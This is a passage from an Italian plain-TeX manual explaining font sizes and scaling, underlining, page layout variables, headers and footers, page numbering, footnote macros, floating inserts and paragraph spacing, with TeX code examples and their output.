Ecco un testo senza grazie, scritto con il carattere "Computer Modern Sans Serif" da 10 punti, ingrandito al 1200 per mille.

A questo punto si pone il problema di comprendere l'utilità di usare un carattere da stampa adatto alla dimensione del corpo che interessa. In pratica, se il carattere corrispondente alla sigla '**`cmr5`**' è fatto per un corpo da cinque punti, quando serve un corpo da 12 sarà bene usare il carattere '**`cmr12`**', se disponibile, invece di ingrandire il primo 2,4 volte (240 %). Si osservi l'esempio seguente, in cui si mettono a confronto diversi caratteri di piccole dimensioni che vengono ingranditi tutti in modo da avere un corpo finale di 12 punti:

```
\font\cinque=cmr5 scaled 2400
\cinque Il carattere cmr5 ingrandito al 240 \% \par
\font\sei=cmr6 scaled 2000
\sei Il carattere cmr6 ingrandito al 200 \% \par
\font\sette=cmr7 scaled 1714
\sette Il carattere cmr7 ingrandito al 171,4 \% \par
```

```
\font\otto=cmr8 scaled 1500
\otto Il carattere cmr8 ingrandito al 150 \% \par
\font\nove=cmr9 scaled 1333
\nove Il carattere cmr9 ingrandito al 133 \% \par
\font\dieci=cmr10 scaled 1200
\dieci Il carattere cmr10 ingrandito al 120 \% \par
\font\normale=cmr12
\normale Il carattere cmr12 senza ingrandimenti \par
```

Il carattere cmr5 ingrandito al 240 %
Il carattere cmr6 ingrandito al 200 %
Il carattere cmr7 ingrandito al 171,4 %
Il carattere cmr8 ingrandito al 150 %
Il carattere cmr9 ingrandito al 133 %
Il carattere cmr10 ingrandito al 120 %
Il carattere cmr12 senza ingrandimenti

Tabella 231.5. Nomi dei caratteri da stampa standard a disposizione (Computer Modern).

Sigla	Denominazione originale	Corpo
cmbsy10	Computer Modern Bold Symbols	10 punti
cmbx5, cmbx6, cmbx7, cmbx8, cmbx9, cmbx10, cmbx12	Computer Modern Bold Extended Roman	5, 6, 7, 8, 9, 10 e 12 punti
cmbxsl10	Computer Modern Bold Extended Slanted Roman	10 punti
cmcsc10	Computer Modern Caps and Small Caps	10 punti
cmdunh10	Computer Modern Dunhill Roman	10 punti
cmex9, cmex10	Computer Modern Math Extension	9 e 10 punti
cmff10	Computer Modern Funny Roman	10 punti
cmfi10	Computer Modern Funny Italic	10 punti
cmfib8	Computer Modern Fibonacci Font	8 punti
cminch	Computer Modern Inch-High Sans Serif Bold Extended Caps and Digits	1 pollice
cmitt10	Computer Modern Italic Typewriter Text	10 punti
cmmi5, cmmi6, cmmi7, cmmi8, cmmi9, cmmi10, cmmi12	Computer Modern Math Italic	5, 6, 7, 8, 9, 10 e 12 punti
cmr5, cmr6, cmr7, cmr8, cmr9, cmr10, cmr12, cmr17	Computer Modern Roman	5, 6, 7, 8, 9, 10, 12 e 17 punti
cmsl8, cmsl9, cm-sl10, cmsl12	Computer Modern Slanted Roman	8, 9, 10 e 12 punti
cmsltt10	Computer Modern Slanted Typewriter Text	10 punti
cmss8, cmss9, cmss10, cmss12, cmss17	Computer Modern Sans Serif	8, 9, 10, 12 e 17 punti
cmssbx10	Computer Modern Sans Serif Bold Extended	10 punti
cmssdc10	Computer Modern Sans Serif Demibold Condensed	10 punti
cmssi8, cmssi9, cmssi10, cmssi12, cmssi17	Computer Modern Slanted Sans Serif	8, 9, 10, 12 e 17 punti
cmssq8	Computer Modern Sans Serif Quotation Style	8 punti
cmssqi8	Computer Modern Sans Serif Quotation Style Slanted	8 punti

Sigla	Denominazione originale	Corpo
cmsy5, cmsy6, cmsy7, cmsy8, cmsy9, cmsy10	Computer Modern Math Symbols	5, 6, 7, 8, 9 e 10 punti
cmtcsc10	Computer Modern Typewriter Caps and Small Caps	10 punti
cmtex8, cmtex9	Computer Modern TeX Extended ASCII characters	8 e 9 punti
cmti7, cmti8, cmti9, cmti10, cmti12	Computer Modern Text Italic	7, 8, 9, 10 e 12 punti
cmtt8, cmtt9, cmtt10, cmtt12	Computer Modern Typewriter Text	8, 9, 10 e 12 punti
cmu10	Computer Modern Unslanted Italic	10 punti
cmvtt10	Computer Modern Variable-width Typewriter Text	10 punti

A fianco delle parole di controllo generiche per la selezione del carattere da stampa, esistono altre parole di controllo standard che contengono anche l'informazione sulla dimensione. Si tratta dell'elenco riportato nella tabella 231.6. Ciò permette di non utilizzare una definizione dettagliata del carattere quando quello che serve cambiare è solo la dimensione (entro i limiti normali già previsti).

Tabella 231.6. Parole di controllo per la selezione di un carattere da stampa generico, con l'indicazione della dimensione.

Parola di controllo	Effetto
\tenrm	Tondo, 10 punti.
\sevenrm	Tondo, sette punti.
\fiverm	Tondo, cinque punti.
\tenit	Corsivo, 10 punti.
\tenbf	Neretto, 10 punti.
\sevenbf	Neretto, sette punti.
\fivebf	Neretto, cinque punti.
\tentt	Dattilografico, 10 punti.
\tensl	Inclinato, 10 punti.
\teni	Corsivo matematico, 10 punti.
\seveni	Corsivo matematico, sette punti.
\fivei	Corsivo matematico, cinque punti.
\tensy	Simboli matematici, 10 punti.
\sevensy	Simboli matematici, sette punti.
\fivesy	Simboli matematici, cinque punti.
\tenex	Estensione ai simboli matematici, 10 punti.

231.6 Sottolineatura

La gestione della sottolineatura con TeX è separata da quella che riguarda la forma e la dimensione dei caratteri. Si tratta solo di una linea orizzontale che viene collocata al di sotto del testo, a una distanza che varia in funzione delle caratteristiche del testo, che si ottiene con la macro '**\underbar**':

```
\underbar{testo_da_sottolineare}
```

La linea con cui si ottiene questa sottolineatura crea implicitamente una scatola orizzontale (capitolo 233) che non può essere suddivisa in più righe. Si osservi l'esempio seguente:

```
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
```

```
bla bla bla bla bla bla bla bla bla bla.

Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
\underbar{bla bla bla bla bla bla bla bla bla bla bla bla} bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla.
```

Dal momento che il testo sottolineato è molto lungo e si trova verso la fine di una riga, TeX non può separarlo e si crea un problema estetico molto spiacevole:

> Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
>
> Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

TeX: la pagina

In condizioni normali, la pagina a cui si fa riferimento con TeX è il tipo Lettera, che è largo 8,5 pollici ed è alto 11 pollici. Nell'ambito di questo spazio, il testo occupa normalmente un rettangolo di 6,5 pollici per 8,9 pollici, con un margine uguale di un pollice (salvo il margine inferiore che è di 1,1 pollici).

Al di sopra e al di sotto di questo rettangolo è possibile collocare una riga, con lo scopo normale di indicare il nome della sezione o il numero della pagina. In condizioni normali, in basso appare proprio il numero della pagina, che può anche essere fatto sparire con l'istruzione '**`\nopagenumbers`**'.

Le dimensioni della pagina possono essere modificate, ma non si fa riferimento a una pagina e ai suoi margini; si interviene piuttosto sulla posizione di partenza, sulla larghezza (ovvero la giustezza) e sull'altezza dello spazio a disposizione dei paragrafi.

232.1 La parte centrale della pagina


La parte centrale della pagina è controllata da quattro variabili, rappresentate dalle parole di controllo '**`\hoffset`**', '**`\voffset`**', '**`\hsize`**' e '**`\vsize`**', che controllano rispettivamente le coordinate iniziali, la giustezza e l'altezza dell'area di scrittura.

Tabella 232.1. Parole di controllo che regolano le dimensioni e la collocazione dell'area di scrittura centrale nella pagina.

Parola di controllo	Competenza	Valore predefinito
\hoffset	Posizione orizzontale iniziale	0
\voffset	Posizione verticale iniziale	0
\hsize	Giustezza, a partire da '**`\voffset`**'	6,5 pollici
\vsize	Altezza, a partire da '**`\hoffset`**'	8,9 pollici

È importante osservare che le coordinate zero di '**`\hoffset`**' e '**`\voffset`**' rappresentano un punto in alto a sinistra del foglio, collocato a destra e in basso di un pollice rispetto all'angolo superiore sinistro del foglio stesso. In pratica, per indicare valori inferiori del margine superiore e di quello sinistro, si devono attribuire a queste parole di controllo dei valori negativi.

Figura 232.1. Area del testo nella pagina.

```
      -                \hoffset
    -   +               |
      +                 v
                 .------------------------------------------------.
                 |                                                |
                 |                                                |
    \voffset --->|      xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx        |   ^
                 |      xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx        |   |
                 |      xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx        |   |
                 |      xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx        |   |
                 :                                                :   :
                 :                                                :   :

                 :                                                :   :
                 :                                                :   :
                 |      xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx        |   | \vsize
                 |      xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx        |   |
                 |      xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx        |   |
                 |      xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx        |   v
                 |                                                |
                 |                                                |
                 '------------------------------------------------'
                                     \hsize
                        <-------------------------------->
```

L’esempio seguente consente di verificare il valore predefinito che viene restituito da queste parole di controllo:

```
$\backslash$hoffset = \the\hoffset \par
$\backslash$voffset = \the\voffset \par
$\backslash$hsize = \the\hsize \par
$\backslash$vsize = \the\vsize \par
```

\hoffset = 0.0pt
\voffset = 0.0pt
\hsize = 398.33858pt
\vsize = 643.20255pt

I valori vengono mostrati in punti, ma si verifica facilmente la corrispondenza con quanto mostrato nella tabella 232.1.

> È importante sottolineare che le coordinate di partenza rappresentano l’angolo superiore sinistro dell’area in cui si inserisce il testo; pertanto, l’altezza espressa dalla parola di controllo ‘**`\vsize`**’, si sviluppa in basso, a partire da quel punto.

Il testo che si scrive nel sorgente TeX parte dalle coordinate iniziali e, salvo l’uso di comandi appositi, viene impaginato automaticamente; quando lo spazio verticale viene esaurito, si passa automaticamente a un’altra pagina.

> È importante sottolineare che le modifiche apportate alle coordinate iniziali e all’altezza del testo della pagina hanno effetto a partire dalla pagina corrente; inoltre, se i valori vengono cambiati più volte, contano le ultime modifiche che si possono ricondurre alla pagina corrente. Fa eccezione a questa regola la giustezza del testo, controllata dalla parola di controllo ‘**`\hsize`**’, che può essere modificata in qualunque momento, intervenendo a partire dal paragrafo in cui appare, senza coinvolgere il testo precedente nella stessa pagina.

Eventualmente, se prima di scrivere alcunché, si colloca un’istruzione come quella seguente,

```
\magnification=n
```

si ottiene un ingrandimento o una riduzione di tutte le dimensioni, compreso il corpo dei caratteri. In pratica, il numero n che si assegna a '**`\magnification`**' è un valore che esprime la riduzione o l'ingrandimento in rapporto a 1000, come già avveniva con il ridimensionamento dei caratteri da stampa. In questo senso, al posto del numero si può usare anche la parola di controllo '**`\magstep`**', come è già stato mostrato in precedenza:

```
\magnification=\magstep n
```

In questo caso, n esprime un valore intero, da zero a cinque.

La definizione di un ingrandimento o di una riduzione ha effetto su tutti i comandi che definiscono una dimensione; per esempio, se si usa un ingrandimento di 2000, pari al doppio, volendo indicare una dimensione di un centimetro, si otterranno in pratica due centimetri.

> Quando si intende indicare una lunghezza esatta, che non possa essere ridimensionata, si usa la parola chiave '**`true`**' davanti all'unità di misura. Per esempio, '**`5cm`**' è una lunghezza adattabile, mentre '**`5truecm`**', oppure '**`5 true cm`**', indica sempre cinque centimetri.

In condizioni normali, TeX cerca di occupare tutto lo spazio orizzontale e tutto lo spazio verticale, giustificando orizzontalmente e verticalmente (ovvero allineando simultaneamente a sinistra e a destra, in alto e in basso). In particolare, l'allineamento verticale del testo viene controllato da due parole di controllo: '**`\normalbottom`**' e '**`\raggedbottom`**'. Nel primo caso si ha la situazione «normale», ovvero l'allungamento del testo in modo da completare lo spazio verticale di ogni pagina, mentre nel secondo caso questo allungamento non ha luogo.

TeX mette a disposizione un'istruzione per il salto pagina anticipato che si ottiene con la parola di controllo '**`\eject`**'. Quando l'impaginazione è quella normale, ovvero quella corrispondente alla parola di controllo '**`\normalbottom`**', l'inserimento di un salto pagina costringe TeX a fare in modo che il testo esistente, per quanto breve possa essere, finisca esattamente alla fine di '**`\vsize`**'. Per evitare di ottenere degli allungamenti sgradevoli del testo, pur senza disabilitare globalmente la funzionalità di allineamento verticale, si può usare un comando per l'inserimento di uno spazio verticale allungabile in modo indefinito, che si ottiene con la parola di controllo '**`\vfill`**'. Pertanto, quando si vuole inserire un salto pagina si usa generalmente un'istruzione composta da entrambe le parole di controllo, come nell'esempio seguente:

```
\vfill \eject
```

Inizialmente è stato indicato l'uso dell'istruzione '**`\bye`**' per concludere un sorgente TeX. In realtà, '**`\bye`**' è una macro realizzata per concludere bene un testo, in cui si utilizza anche '**`\vfill`**' per non allungare il contenuto della pagina stessa. L'istruzione primitiva per concludere il documento è invece '**`\end`**'.

Anche '**`\eject`**' è una macro, che utilizza in pratica '**`\break`**', dopo un passaggio in modalità verticale, in modo da dare a '**`\break`**' il contesto corretto.

Eventualmente, esiste anche un'altra macro, oltre a '**`\eject`**', il cui scopo è quello di garantire il salto pagina in ogni circostanza. Si tratta di '**`\supereject`**'.

232.2 Intestazione e fondo pagina

Oltre alla parte centrale della pagina, è possibile accedere a una riga di intestazione e a una riga alla base della pagina, che appaiono rispettivamente sullo spazio del margine superiore e del margine inferiore. Queste righe vengono annotate in due variabili apposite, a cui si accede con le parole di controllo '**`\headline`**' e '**`\footline`**':

```
\headline={intestazione}
```

```
\footline={fondo_pagina}
```

In condizioni normali, la variabile che contiene la riga di fondo pagina è già impostata con l'espressione '**`\folio\pageno`**', con la quale si estrae dal contatore '**`\pageno`**' il valore corrispondente al numero di pagina. Inoltre, per eliminare il fondo pagina predefinito in questo modo, si utilizza normalmente la parola di controllo '**`\nopagenumbers`**', come sinonimo di azzeramento, al posto di scrivere '**`\footline={}`**'.

Il testo che viene associato all'intestazione e al fondo pagina, risulta allineato a destra e a sinistra, simultaneamente. Tuttavia, attraverso l'uso della parola di controllo '**`\hfil`**', si riescono a ottenere degli effetti utili di allineamento. La parola di controllo '**`\hfil`**' ha la proprietà di inserire uno spazio allungabile, ma può essere utilizzata più volte, suddividendo equamente lo spazio della riga. Per esempio, scrivendo

```
\headline={sinistra \hfil centro \hfil destra}
```

si ottiene la suddivisione che si può vedere qui sotto:

sinistra	centro	destra

Quando si distingue tra pagine destre e sinistre, si può usare la struttura condizionale comandata dalla parola di controllo '**`\ifodd`**' per modificare l'aspetto delle intestazioni o dei fondo pagina. Nell'esempio seguente si vuole mettere il numero della pagina nell'intestazione, facendo in modo che appaia verso l'estremità esterna della pagina:

```
\headline={%
\ifodd \pageno
    {bla bla bla \hfil \the\pageno}
\else
    {\the\pageno \hfil bla bla bla}
\fi}
```

> Nell'esempio vengono racchiuse le due alternative tra parentesi graffe, perché altrimenti '**`\pageno`**' creerebbe dei problemi con la prima ipotesi. Non sarebbe necessario il raggruppamento della seconda alternativa, ma qui lo si fa per motivi «estetici».

L'espressione dell'intestazione o del fondo pagina, viene espansa ogni volta, nel momento in cui serve. Tuttavia, in questo modo, le impostazioni riferite al carattere da stampa usato nel testo normale potrebbero influenzare l'aspetto di queste righe. Per sicurezza, conviene completare la definizione di intestazione e fondo pagina con l'indicazione del carattere da stampa, completo dell'informazione sulla sua dimensione, come nell'esempio seguente, in cui si richiede espressamente un carattere inclinato di 10 punti:

```
\headline={\tensl Questa \'e una bella intestazione}
```

232.3 Numerazione delle pagine

La numerazione delle pagine avviene in modo automatico, attraverso la gestione del contatore '**`\pageno`**'. In condizioni normali, la prima pagina ha il numero uno e a ogni salto pagina si ha un incremento di questo valore.

L'impostazione predefinita della riga che appare a fondo pagina, è tale per cui se il contatore contiene un valore positivo, si mostra un numero arabo normale, mentre se il valore è negativo, si mostra la pagina in numero romano. Per la precisione, ciò si ottiene attraverso la parola di controllo '**`\folio`**' che, senza bisogno di trasformazioni, restituisce il numero della pagina secondo questa convenzione.

In particolare, se il contatore '**`\pageno`**' contiene un valore positivo, ogni salto pagina continua a incrementarlo, mentre se ha un valore negativo, si ottiene un decremento, proprio in base alla logica della riga di fondo pagina predefinita.

Nel momento in cui si intende gestire il numero della pagina che appare nel fondo pagina, o nella riga di intestazione, non ha più importanza questa convenzione sul segno positivo o negativo; quello che conta è reinizializzare il contatore quando serve.

Il vero problema che si pone è quello di rappresentare le pagine attraverso numeri romani con lettere maiuscole. L'esempio seguente mostra la macro '**`\Roman`**' realizzata per ottenere la trasformazione in numero romano maiuscolo del suo argomento:

```
\def\Roman#1{\uppercase\expandafter{\romannumeral #1}}
```

La macro si userà ovviamente così:

```
\Roman{n}
```

232.4 Note a piè di pagina

Le note a piè di pagina sono gestite automaticamente attraverso la macro standard '**`\footnote`**', inserendole alla base della pagina, entro lo spazio stabilito da '**`\vsize`**'.

```
\footnote{simbolo}{testo_della_nota}
```

In pratica, la nota viene inserita nel testo, nel punto in cui si vuole che appaia il simbolo definito come primo parametro, poi la composizione colloca la nota dove più appropriato, preceduta sempre dallo stesso simbolo di riferimento.

Il simbolo usato per fare riferimento alla nota può essere scelto liberamente, tenendo conto che TeX non fa nulla per adattarlo. Pertanto, se l'intenzione è quella di usare il classico numero ad apice, occorre provvedere esplicitamente a sollevarlo, come nell'esempio seguente:

```
Bla bla\footnote{$^1$}{Questa è la mia prima nota a piè pagina.} bla bla...
```

Generalmente, si numerano le note a piè pagina, ma TeX non offre un meccanismo automatico di numerazione. Tuttavia è facile rimediare attraverso la definizione di un contatore apposito:

```
\newcount\nota
\nota=0
\def\annotazione#1{\advance\nota by 1 \footnote{$^{\number\nota}$}{#1}}
```

Successivamente, invece di usare direttamente '**`\footnote`**', si potrà inserire la macro '**`\annotazione`**', che provvede da sola a incrementare il contatore '**`\nota`**', inserendo il numero corrispondente come apice. Eventualmente, quando di comincia con una sezione importante, che parte da una pagina nuova, può essere conveniente riazzerare il conteggio.

L'esempio mostrato però non è completo. Infatti, la macro '**\annotazione**' potrebbe essere inserita per qualche ragione in un gruppo isolato, per cui, l'incremento del contatore della pagina verrebbe perduto; inoltre, il tipo di carattere usato per le note viene ereditato dal punto in cui si trova l'inserimento. Per ovviare a questi inconvenienti, si può modificare la macro '**\annotazione**' nel modo seguente:

```
\def\annotazione#1{\global\advance\nota by 1
\footnote{$^{\number\nota}$}{\sevenrm #1}}
```

In questo modo, l'incremento del contatore diventa globale e si fissa il carattere da usare per le note in un tondo normale con un corpo da sette punti.

232.5 Oggetti fluttuanti

Nell'ambito del testo è possibile individuare delle zone che devono rimanere unite, nel senso che non possono apparire separate tra una pagina e la successiva, per cui si stabilisce una collocazione che non segue il flusso normale del testo. Questi ambienti sono introdotti da una parola di controllo particolare:

```
\midinsert
testo_e_altre_istruzioni
...
\endinsert
```

```
\topinsert
testo_e_altre_istruzioni
...
\endinsert
```

```
\pageinsert
testo_e_altre_istruzioni
...
\endinsert
```

Nel primo caso, quanto contenuto tra '**\midinsert**' e '**\endinsert**' viene collocato nella posizione in cui appare, se c'è lo spazio verticale sufficiente nella pagina, altrimenti viene spostato all'inizio della pagina successiva, lasciando che il testo che seguirebbe venga anticipato al suo posto nella pagina che termina.

Nel secondo caso, quanto contenuto tra '**\topinsert**' e '**\endinsert**' viene collocato all'inizio della pagina in cui si trova, anticipando eventualmente del testo che lo precede.

Nel terzo caso, quanto contenuto tra '**\pageinsert**' e '**\endinsert**' viene collocato in una pagina indipendente, che non può contenere altro.

Questi ambienti, eventualmente con l'uso di spazi verticali, permettono comunemente di riservare degli spazi per le figure.

TeX: paragrafi, righe, spazi, scatole e linee

Il testo scritto con TeX viene reimpaginato in paragrafi, corrispondenti ai blocchi separati da almeno una riga bianca o vuota, oppure dalla parola di controllo '**`\par`**'.

Lo spazio orizzontale all'interno del quale viene inserito il paragrafo inizia normalmente da '**`\hoffset`**' e si estende a destra per una larghezza pari a '**`\hsize`**'. In condizioni normali, il testo risulta allineato simultaneamente a sinistra e a destra, ovvero giustificato orizzontalmente; inoltre, normalmente la prima riga risulta leggermente rientrata.

233.1 Caratteristiche normali di un paragrafo

Le caratteristiche comuni dei paragrafi vengono definite dai valori contenuti in alcune variabili, a cui si accede attraverso altrettante parole di controllo. Si tratta della giustezza, corrispondente a '**`\hsize`**', della dimensione del rientro della prima riga, corrispondente a '**`\parindent`**', della distanza tra le righe (tra la base delle righe), corrispondente a '**`\baselineskip`**', della distanza tra i paragrafi, corrispondente a '**`\parskip`**'.

Tabella 233.1. Parole di controllo che regolano o condizionano le caratteristiche dei paragrafi comuni.

Parola di controllo	Competenza	Condizione o valore predefinito
\hoffset	Posizione iniziale dei paragrafi nella pagina.	0
\hsize	Larghezza del paragrafo a partire da '**`\hoffset`**'.	6,5 pollici
\parindent	Rientro della prima riga.	20 punti
\baselineskip	Distanza tra la base di una riga e la base della riga successiva.	12 punti
\parskip	Distanza aggiuntiva tra i paragrafi.	0
\raggedright	Allinea il testo a sinistra.	allineato simultaneamente a sinistra e a destra
\leftskip	Rientro sinistro complessivo.	0
\rightskip	Rientro destro complessivo.	0

Si può provare a verificare i valori predefiniti con l'esempio seguente:

```
hoffset = \the\hoffset \par
hsize = \the\hsize \par
parindent = \the\parindent \par
baselineskip = \the\baselineskip \par
parskip = \the\parskip \par
leftskip = \the\leftskip \par
rightskip = \the\rightskip \par
```

hoffset = 0.0pt
hsize = 398.33858pt
parindent = 20.0pt
baselineskip = 12.0pt
parskip = 0.0pt plus 1.0pt
leftskip = 0.0pt
rightskip = 0.0pt

Sia '**`\parskip`**' che '**`\baselineskip`**' consentono l'attribuzione di lunghezze elastiche. Come si può osservare dall'esempio, il valore predefinito di '**`\baselineskip`**' non prevede elasticità,

mentre '**\parskip**' consente un leggero allungamento. Si tenga presente che, anche se è stato indicato un allungamento di un solo punto, in pratica, nella composizione finale si possono ottenere allungamenti molto maggiori in caso di necessità.

Come si intende, in condizioni normali i paragrafi iniziano con un rientro, senza essere distanziati tra di loro. Se questo tipo di approccio è ciò che si desidera, quando eccezionalmente si vuole un paragrafo senza rientro, come si fa di solito dopo un titolo, basta usare la parola di controllo '**\noindent**', che ha effetto solo nel paragrafo in cui si trova.

Per modificare la posizione verticale e la larghezza dei paragrafi, invece di intervenire sul valore controllato dalla parola di controllo '**\hsize**' (su '**\hoffset**' non si può intervenire, perché riguarda la pagina intera), conviene usare invece '**\leftskip**' e '**\rightskip**', che si riferiscono rispettivamente a un rientro sinistro e a un rientro destro. In pratica, se invece si vuole estendere il paragrafo oltre il margine sinistro fissato da '**\hoffset**', oppure si vuole andare oltre il margine destro stabilito da '**\hsize**', basta usare valori negativi per i rientri. L'esempio seguente mostra il caso di un paragrafo rientrato a sinistra e a destra per scrivere un'annotazione che risalti agli occhi del lettore:

```
\leftskip=1cm
\rightskip=1cm
{\bf Attenzione}: bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla.

\leftskip=0cm
\rightskip=0cm
Questo \'e invece un paragrafo normale bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla.
```

Attenzione: bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Questo è invece un paragrafo normale bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Si vede dall'esempio la necessità di intervenire successivamente per ripristinare i valori normali dei rientri.

I rientri definiti attraverso '**\leftskip**' e '**\rightskip**', possono essere gestiti anche attraverso la macro '**\narrower**', con cui si incrementa il loro valore di '**\parskip**'. In pratica, usando l'istruzione '**\narrower**' i margini del testo vengono aumentati di quanto contenuto in '**\parskip**'. Naturalmente, l'effetto di tale istruzione vale per tutti i paragrafi successivi, a meno che sia inserita in un raggruppamento; in alternativa si può intervenire nuovamente su '**\leftskip**' e '**\rightskip**' per ripristinare dei valori normali.

Un paragrafo risulta normalmente allineato simultaneamente a sinistra e a destra. Se si vuole eliminare l'allineamento destro, si utilizza la parola di controllo '**\raggedright**':

```
Questo \'e un paragrafo normale allineato a sinistra e a destra, ma non
tutti gli autori gradiscono questo sistema di impaginazione orizzontale.
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla.
```

```
{\raggedright In questo paragrafo, invece, l'allineamento del testo al
margine destro, non ha luogo. Purtroppo, non c'\'e una parola di
controllo opposta per ripristinare l'allineamento normale, pertanto,
occorre racchiudere l'istruzione in un raggruppamento. Si osservi che il
paragrafo viene concluso prima della fine del raggruppamento. Bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla. \par}

Questo \'e un altro paragrafo normale allineato a sinistra e a destra.
Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla
bla bla bla bla.
```

Questo è un paragrafo normale allineato a sinistra e a destra, ma non tutti gli autori gradiscono questo sistema di impaginazione orizzontale. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

In questo paragrafo, invece, l'allineamento del testo al margine destro, non ha luogo. Purtroppo, non c'è una parola di controllo opposta per ripristinare l'allineamento normale, pertanto, occorre racchiudere l'istruzione in un raggruppamento. Si osservi che il paragrafo viene concluso prima della fine del raggruppamento. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

Questo è un altro paragrafo normale allineato a sinistra e a destra. Bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla bla.

233.2 Spaziatura orizzontale automatica e separazione automatica dei paragrafi in righe

TeX utilizza una regola tipografica del passato, ormai condannata generalmente, secondo cui era necessario aumentare lo spazio che divide la fine di un periodo dall'inizio del successivo. Si pone rimedio a questa anomalia utilizzando l'istruzione '**`\frenchspacing`**'. Si osservi l'esempio seguente, il cui risultato di composizione viene ingrandito per permettere di scorgere meglio la differenza nella spaziatura orizzontale alla fine del primo periodo:

```
Prima frase. Seconda frase. \par
\frenchspacing
Prima frase. Seconda frase. \par
```

Prima frase. Seconda frase.
Prima frase. Seconda frase.

È bene sottolineare che '**`\frenchspacing`**' interviene a livello di paragrafi dal punto in cui viene utilizzato. Se successivamente si desidera ripristinare la spaziatura orizzontale «normale» per TeX, basta usare l'istruzione '**`\nonfrenchspacing`**'.

TeX impagina automaticamente i paragrafi, dividendo le righe dove ritiene più corretto, in base ai suoi calcoli, considerando le interruzioni di riga nel sorgente come equivalenti a uno spazio orizzontale, suddividendo eventualmente le parole in sillabe (come verrà spiegato meglio in una sezione successiva). Tuttavia, ci sono spazi che fanno parte di un nome o che comunque si vuole evitare siano utilizzati per dividere in quel punto il testo. Per evitarlo si può inserire la tilde ('**`~`**'), che rappresenta uno spazio non interrompibile. L'esempio seguente mostra il caso in cui si vuole evitare di separare il titolo da un nome:

```
Ing.~Bianchi
```

